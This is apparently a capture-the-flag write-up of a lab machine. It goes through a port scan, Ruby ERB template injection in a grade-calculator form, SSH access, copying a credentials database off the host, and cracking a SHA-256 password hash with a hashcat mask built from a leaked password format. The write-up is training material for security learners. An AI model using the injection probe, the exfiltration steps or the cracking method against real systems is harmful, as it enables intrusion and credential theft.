


# Information Gathering

## 1) Found open ports


```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.11.253 -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 14:22 IST
Nmap scan report for 10.10.11.253
Host is up (0.22s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         nginx
8000/tcp   open  http-alt?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.59 seconds
```

## 2) Found a website



## 3) Tested the calculator

[Home](#)[About Us](#)[Calculate your weighted grade](#)

# Calculate your weighted grade

Category	Grade	Weight (%)
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 1%

1: 0%

1: 0%


1: 0%

1: 0%


1: 0%

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /weighted-grade-calc HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 10.10.11.253		2 Server: nginx	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		3 Date: Mon, 04 Mar 2024 08:59:55 GMT	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		4 Content-Type: text/html; charset=utf-8	
5 Accept-Language: en-US,en;q=0.5		5 Connection: close	
6 Accept-Encoding: gzip, deflate, br		6 X-Xss-Protection: 1; mode=block	
7 Content-Type: application/x-www-form-urlencoded		7 X-Content-Type-Options: nosniff	
8 Content-Length: 155		8 X-Frame-Options: SAMEORIGIN	
9 Origin: http://10.10.11.253		9 Server: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)	
10 Connection: close		10 Content-Length: 5280	
11 Referer: http://10.10.11.253/weighted-grade-calc		11	
12 Upgrade-Insecure-Requests: 1		12 <html lang="en">	
13		13 <head>	
14 category1=1&grade1=1&weight1=1&category2=1&grade2=1&weight2=1&category3=1&grade3=1&weight3=1&category4=1&grade4=1&weight4=1&category5=1&grade5=1&weight5=96		14 <title>	
		15 Weighted Grade Calculator	
		16 </title>	
		17 <meta charset="UTF-8">	
		18 <meta name="viewport" content="width=device-width, initial-scale=1">	
		19 <link rel="stylesheet" href="/css/w3.css">	
		20 <link rel="stylesheet" href="/css/lato.css">	
		21 <link rel="stylesheet" href="/css/montserrat.css">	
		22 <style>	
			body,h1,h2,h3,h4,h5,h6{

4) It runs sinatra



```
1 require 'sinatra'
2
3 class NSinatra < Sinatra::Base
4   get '/' do
5     "hey Sinatra!"
6   end
7
8   get '/asdfasd' do
9     "Hello World"
10  end
11
12   get '/age' do
13     "Hi, I'm #{params[:age]} years old"
14   end
15 end
```



# Sinatra

Software :

Sinatra is a free and open source software web application library and domain-specific language written in Ruby. It is an alternative to other Ruby web application frameworks such as Ruby on Rails, Merb, Nitro, and Camping. It is dependent on the Rack web server interface. It is named after musician Frank Sinatra. [Wikipedia](#)

**Developer(s):** Konstantin Haase

**Initial release:** 9 September 2007

**Stable release:** 3.0.2 / 1 October 2022; 17 months ago

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <style type="text/css">
5       body{
6         text-align:center;
7         font-family:helvetica,arial;
8         font-size:22px;
9         color:#888;
10        margin:20px
11      }
12      #c{
13        margin:0auto;
14        width:500px;
15        text-align:left
16      }
17    </style>
18  </head>
19  <body>
20    <h2>
21      Sinatra doesn't know this ditty.
22    </h2>
23    <img src='http://127.0.0.1:3000/__sinatra__/404.png'>
24    <div id="c">
25      Try this:
26      <pre>
27        get &#x27;&#x2F;weighted-grade-calc&#x27; do
28          &quot;Hello World&quot;;
29        end
30      </pre>
31    </div>
32  </body>
33 </html>

```

## Vulnerability Assessment

1) We can see our input reflecting on screen so we can try for ssti

Request

PrettyRawHex

1

POST /weighted-grade-calc HTTP/1.1

2

Host: 10.10.11.253

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Origin: http://10.10.11.253

8

Connection: close

9

Referer: http://10.10.11.253/weighted-grade-calc

10

Upgrade-Insecure-Requests: 1

11

Content-Type: application/x-www-form-urlencoded

12

Content-Length: 193

13

14

category1=test1&grade1=100&weight1=20&category2=test2&grade2=100&weight2=20&category3=test3&grade3=100&weight3=20&category4=test4&grade4=100&weight4=20&category5=test5&grade5=100&weight5=20

Response

PrettyRawHexRender

106

</tr>

107

<td>

108

<input type="text" id="category5" name="category5" required>

109

</td>

110

<td>

111

<input type="number" id="grade5" name="grade5" min="0" max="100" required>

112

</td>

113

<td>

114

<input type="number" id="weight5" name="weight5" min="0" max="100" required>

115

>

116

</td>

117

</tr>

118

</table>

119

<button type="submit">

120

Submit

121

</button>

122

<p>

123

Please enter a maximum of five category names, your grade in them out of 100,

124

and their weight. Enter "N/A" into the category field and 0 into the grade and

125

weight fields if you are not using a row.

126

</p>

127

</form>

128

Your total grade is 100%<p>

129

test1: 20%

130

</p>

131

<p>

132

test2: 20%

133

</p>

134

<p>

135

test3: 20%

136

</p>

137

<p>

138

test4: 20%

139

</p>

140

<p>

141

test5test: 20%

142

</p>

143

</div>

144

</div>

145

</div>

146

<div class="w3-container w3-black w3-center w3-opacity w3-padding-64">

147

<h1 class="w3-margin w3-xlarge">

148

h1

149

Made by Secure Student Tools

150

</h1>

151

</div>

152

</div>

153

</div>

## 2) Found ssti

DashboardTargetProxyRepeaterCollaboratorDecoderComparerLoggerOrganizerExtensionsLearnIntruder

1 x4 x6 x+

SendCancel<>

Request

PrettyRawHex

1

POST /weighted-grade-calc HTTP/1.1

2

Host: 10.10.11.253

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Origin: http://10.10.11.253

8

Connection: close

9

Referer: http://10.10.11.253/weighted-grade-calc

10

Upgrade-Insecure-Requests: 1

11

Content-Type: application/x-www-form-urlencoded

12

Content-Length: 207

13

14

category1=hel

15

%3C%25%3D%20%2A7%20%25%3E%20

16

%3C%25%3D%20%2A7%20%25%3E%20

17

%3C%25%3D%20%2A7%20%25%3E%20

18

%3C%25%3D%20%2A7%20%25%3E%20

19

%3C%25%3D%20%2A7%20%25%3E%20

20

%3C%25%3D%20%2A7%20%25%3E%20

21

%3C%25%3D%20%2A7%20%25%3E%20

22

%3C%25%3D%20%2A7%20%25%3E%20

23

%3C%25%3D%20%2A7%20%25%3E%20

24

%3C%25%3D%20%2A7%20%25%3E%20

25

%3C%25%3D%20%2A7%20%25%3E%20

26

%3C%25%3D%20%2A7%20%25%3E%20

27

%3C%25%3D%20%2A7%20%25%3E%20

28

%3C%25%3D%20%2A7%20%25%3E%20

29

%3C%25%3D%20%2A7%20%25%3E%20

30

%3C%25%3D%20%2A7%20%25%3E%20

31

%3C%25%3D%20%2A7%20%25%3E%20

32

%3C%25%3D%20%2A7%20%25%3E%20

33

%3C%25%3D%20%2A7%20%25%3E%20

34

%3C%25%3D%20%2A7%20%25%3E%20

35

%3C%25%3D%20%2A7%20%25%3E%20

36

%3C%25%3D%20%2A7%20%25%3E%20

37

%3C%25%3D%20%2A7%20%25%3E%20

38

%3C%25%3D%20%2A7%20%25%3E%20

39

%3C%25%3D%20%2A7%20%25%3E%20

40

%3C%25%3D%20%2A7%20%25%3E%20

41

%3C%25%3D%20%2A7%20%25%3E%20

42

%3C%25%3D%20%2A7%20%25%3E%20

43

%3C%25%3D%20%2A7%20%25%3E%20

44

%3C%25%3D%20%2A7%20%25%3E%20

45

%3C%25%3D%20%2A7%20%25%3E%20

46

%3C%25%3D%20%2A7%20%25%3E%20

47

%3C%25%3D%20%2A7%20%25%3E%20

48

%3C%25%3D%20%2A7%20%25%3E%20

49

%3C%25%3D%20%2A7%20%25%3E%20

50

%3C%25%3D%20%2A7%20%25%3E%20

51

%3C%25%3D%20%2A7%20%25%3E%20

52

%3C%25%3D%20%2A7%20%25%3E%20

53

%3C%25%3D%20%2A7%20%25%3E%20

54

%3C%25%3D%20%2A7%20%25%3E%20

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%3C%25%3D%20%2A7%20%25%3E%20

56

%3C%25%3D%20%2A7%20%25%3E%20

57

%3C%25%3D%20%2A7%20%25%3E%20

58

%3C%25%3D%20%2A7%20%25%3E%20

59

%3C%25%3D%20%2A7%20%25%3E%20

60

%3C%25%3D%20%2A7%20%25%3E%20

61

%3C%25%3D%20%2A7%20%25%3E%20

62

%3C%25%3D%20%2A7%20%25%3E%20

63

%3C%25%3D%20%2A7%20%25%3E%20

64

%3C%25%3D%20%2A7%20%25%3E%20

65

%3C%25%3D%20%2A7%20%25%3E%20

66

%3C%25%3D%20%2A7%20%25%3E%20

67

%3C%25%3D%20%2A7%20%25%3E%20

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%3C%25%3D%20%2A7%20%25%3E%20

69

%3C%25%3D%20%2A7%20%25%3E%20

70

%3C%25%3D%20%2A7%20%25%3E%20

71

%3C%25%3D%20%2A7%20%25%3E%20

72

%3C%25%3D%20%2A7%20%25%3E%20

73

%3C%25%3D%20%2A7%20%25%3E%20

74

%3C%25%3D%20%2A7%20%25%3E%20

75

%3C%25%3D%20%2A7%20%25%3E%20

76

%3C%25%3D%20%2A7%20%25%3E%20

77

%3C%25%3D%20%2A7%20%25%3E%20

78

%3C%25%3D%20%2A7%20%25%3E%20

79

%3C%25%3D%20%2A7%20%25%3E%20

80

%3C%25%3D%20%2A7%20%25%3E%20

81

%3C%25%3D%20%2A7%20%25%3E%20

82

%3C%25%3D%20%2A7%20%25%3E%20

83

%3C%25%3D%20%2A7%20%25%3E%20

84

%3C%25%3D%20%2A7%20%25%3E%20

85

%3C%25%3D%20%2A7%20%25%3E%20

86

%3C%25%3D%20%2A7%20%25%3E%20

87

%3C%25%3D%20%2A7%20%25%3E%20

88

%3C%25%3D%20%2A7%20%25%3E%20

89

%3C%25%3D%20%2A7%20%25%3E%20

90

%3C%25%3D%20%2A7%20%25%3E%20

91

%3C%25%3D%20%2A7%20%25%3E%20

92

%3C%25%3D%20%2A7%20%25%3E%20

93

%3C%25%3D%20%2A7%20%25%3E%20

94

%3C%25%3D%20%2A7%20%25%3E%20

95

%3C%25%3D%20%2A7%20%25%3E%20

96

%3C%25%3D%20%2A7%20%25%3E%20

97

%3C%25%3D%20%2A7%20%25%3E%20

98

%3C%25%3D%20%2A7%20%25%3E%20

99

%3C%25%3D%20%2A7%20%25%3E%20

100

%3C%25%3D%20%2A7%20%25%3E%20

Response

PrettyRawHexRender

113

</td>

114

<td>

115

<input type="number" id="weight5" name="weight5" min="0" max="100" required>

116

</td>

117

</tr>

118

</table>

119

<button type="submit">

120

Submit

121

</button>

122

<p>

123

Please enter a maximum of five category names, your grade in them out of 100,

124

and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

125

</p>

126

</form>

127

Your total grade is 80%<p>

128

hel

129

49

130

lo: 20%

131

</p>

132

<p>

133

2: 20%

134

</p>

135

<p>

136

3: 20%

137

</p>

138

<p>

139

ee: 20%

140

</p>

141

<p>

142

hey: 0%

143

</p>

144

</div>

145

</div>

146

</div>

147

<div class="w3-container w3-black w3-center w3-opacity w3-padding-64">

148

<h1 class="w3-margin w3-xlarge">

149

Made by Secure Student Tools

150

</h1>

151

</div>

152

</div>

153

</div>

Inspector

Selection29 (0x1d)

Selected text

%3C%25%3D%20%2A7%20%25%3E%20

Decoded from:URL encoding

<%= 7\*7 %>

CancelApply changes

Request attributes2

Request query parameters0

Request body parameters17

Request cookies0



Request headers11

Response headers9


# Exploitation

## 1) Got Reverse shell

6/9



## 2) Connected with ssh



```
(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh susan@10.10.11.253 -i id_rsa
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcLtaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

System information as of Mon Mar 4 10:14:58 AM UTC 2024

```
System load:      0.16015625
Usage of /:       54.9% of 5.80GB
Memory usage:     8%
Swap usage:       0%
Processes:        228
Users logged in:  0
IPv4 address for eth0: 10.10.11.253
IPv6 address for eth0: dead:beef::250:56ff:feb9:17ee
```

## Privilege Escalation

### 1) Found a database

```
susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 6
susan@perfection:~/Migration$
```

```
susan@perfection:~$ ls
linpeas.sh Migration ruby_app user.txt
susan@perfection:~$ ls Migration/
pupilpath_credentials.db
susan@perfection:~$ cd Migration/
susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 6
susan@perfection:~/Migration$ python3 -m http.server -b 0.0.0.0 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.6 - - [04/Mar/2024 10:25:45] "GET /pupilpath_credentials.db HTTP/1.1" 200 -
10.10.14.6 - - [04/Mar/2024 10:25:52] "GET /pupilpath_credentials.db HTTP/1.1" 200 -
```

```
(vigneswar@VigneswarPC)-[~]
$ wget http://10.10.11.253:4444/pupilpath_credentials.db
--2024-03-04 15:55:51-- http://10.10.11.253:4444/pupilpath_credentials.db
Connecting to 10.10.11.253:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8192 (8.0K) [application/octet-stream]
Saving to: 'pupilpath_credentials.db'

pupilpath_credenti 100%[=====] 8.00K --.-KB/s in 0.02s
2024-03-04 15:55:52 (378 KB/s) - 'pupilpath_credentials.db' saved [8192/8192]
```

```
(vigneswar@VigneswarPC)-[~]
$
```

### 2) Found hashes

```
sqlite> .tables
users
sqlite> select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
sqlite> |
```

### 3) Found a mail



```
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other st
udents

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be converted into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

#### 4) Cracked the hash

```
(vigneswar@VigneswarPC)~$ hashcat -a 3 -m 1400 'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f' 'susan_nasus_?d?d?d?d?d?d?d'
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
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```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Mon Mar 4 16:15:58 2024 (4 mins, 1 sec)
Time.Estimated...: Mon Mar 4 16:19:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: susan_nasus_?d?d?d?d?d?d?d [21]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1363.9 kH/s (0.29ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 324558848/1000000000 (32.46%)
Rejected.....: 0/324558848 (0.00%)
Restore.Point....: 324556800/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_126824210 -> susan_nasus_803824210

Started: Mon Mar 4 16:15:56 2024
Stopped: Mon Mar 4 16:20:01 2024
```